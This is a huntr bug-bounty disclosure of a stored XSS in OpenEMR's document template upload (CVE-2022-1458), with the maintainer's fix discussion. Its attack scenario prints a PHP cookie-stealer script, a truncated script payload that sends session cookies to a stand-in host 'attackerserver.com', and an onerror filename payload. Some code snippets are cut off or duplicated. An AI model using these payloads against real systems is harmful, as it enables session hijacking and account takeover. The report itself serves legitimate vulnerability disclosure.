huntr

Stored XSS Leads To Session Hijacking in openemr/openemr

0

✓ Valid Reported on Mar 21st 2022

Description

Hello everyone,
During my testing on openemr at the demo available here **https://demo.openemr.io/openemr**, I found a Stored XSS on filename at Uploading Documents Templates which is found on Administration tab, what makes this Stored XSS really severe is the ability of stealing session cookies and therefore taking over the account of any user that is seeing the filename.

Technical Details:

after going to **https://demo.openemr.io/openemr/interface/main/tabs/main.php** and selecting Administration>Documents>Document Templates in the menu above of the page, admin is able to upload files, the filename isn't sanitized properly and thus allowing an attacker to inject JavaScript code in context of the website and granting access to session cookies, what makes this severe ?? victim users working on the platform are able to see the files uploaded by the admin, the XSS would execute for these users in the moment they see these evil filenames. and because HttpOnly flag isn't set for session cookies, an attacker can easily grab them by submitting cookies to a server-side script written by him.

Attack Scenario:


to demonstrate a realistic attack for this issue, I included here some steps taken to successfully takeover a victim account.
I set up a basic PHP script that is responsible for grabbing the cookies supplied in a GET parameter and then logging them to a log file in the server:

```
<?php


    /* Cookie stealer is a PHP script responsible for grabbing user cookie
    /* Cookie stealer is a PHP script responsible for grabbing user cookies

    $cookies = $_GET['c'];
    $file_handle = fopen('log.txt', 'a');

    if (isset($cookies)) {

              fwrite($file_handle, $cookies);

    }

    fclose($file_handle);


?>
```

I started an Apache web server with a PHP installation on my VPS to get these cookies, so our web server and our PHP script are ready, but we need to construct an XSS payload that will send out session cookies to the PHP script, our XSS payload is the following:

```
<script>let i = new Image(); i.src = "http://attackerserver.com/stealer.php
```

Proof of Concept



Document Template Management

'>.svg

'><img src=x onerror=alert(document.cookie)>.svg

demo.openemr.io

4iwJYN7ekVpd89i2iQWPHvfKIkoXb%2CtVg-6rncck5Cpq

Impact

account takeover.

Occurrences

manage_document_templates.php L223-L229

```
 <script>
    //dislpay file name
     $(".custom-file-input").on("change", function() {
     var fileName = $(this).val().split("\\").pop();
     $(this).siblings(".custom-file-label").addClass("selected").htm
     });
     </script>
```

the above JavaScript snippet is responsible for this XSS as it adds the filname to the label tag without any filtering or sanitizin of special characters allowing an attacker to specify arbitrary HTML tags.

CVE
CVE-2022-1458
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
High (7.3)

Visibility
Public

Status
Fixed

Found by

Moad Akhraz

@mdakh404

unranked

This report was seen 487 times.

We are processing your report and will contact the **openemr** team within 24 hours.
8 months ago

We have contacted a member of the **openemr** team and are waiting to hear back 8 months ago

We have sent a follow up to the **openemr** team. We will try again in 7 days. 8 months ago

A **openemr/openemr** maintainer validated this vulnerability 8 months ago

Moad Akhraz has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

A **openemr/openemr** maintainer 8 months ago Maintainer

thanks for reporting this.

there is a preliminary fix in our development branch at:
https://github.com/openemr/openemr/commit/ef4a62e68d5c5563fa5b9624508c76c0c50bb792

I will confirm this fix (ie. allow it to go public) when we release the fix in the next 6.1.0 patch (6.1.0.1)

Moad Akhraz 8 months ago Researcher

Hey @admin, can we assign a CVE for this issue ?

also I would thank you @admin, @maintainer for the bounty !

Best Regards,

Mooad

Chat with us

Jamie Slome 8 months ago Admin

Jamie Slome 8 months ago Admin

Sure, we just need confirmation from the maintainer before we assign and publish CVEs.

@maintainer - are you happy for us to assign and publish a CVE for this report?

A **openemr/openemr** maintainer 8 months ago Maintainer

Hi Jamie, For now, answer is no on making this public. To clarify my above post. I will mark this as fixed (assuming that is when it is made public) after the project releases patch 1 for 6.1.0 (ie. 6.1.0.1) which will include this fix. This patch will likely be released in 1-2 weeks.

Jamie Slome 8 months ago Admin

Sure!

We have sent a fix follow up to the **openemr** team. We will try again in 7 days. 8 months ago

We have sent a second fix follow up to the **openemr** team. We will try again in 10 days. 8 months ago

We have sent a third and final fix follow up to the **openemr** team. This report is now considered stale. 7 months ago

A **openemr/openemr** maintainer 7 months ago Maintainer

Patch 1 for 6.1.0 (6.1.0.1) has been released, so this issue is now officially fixed.

A **openemr/openemr** maintainer marked this as fixed in **6.1.0.1** with commit **31f080** 7 months ago

The fix bounty has been dropped ✗

This vulnerability will not receive a CVE ✗

manage_document_templates.php#L223-L229 has been validated ✓

Moad Akhraz 7 months ago

Hey @admin, can we assign a CVE for this issue ?

Regards,

Moaad

Jamie Slome 7 months ago Admin

Sorted 👍

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us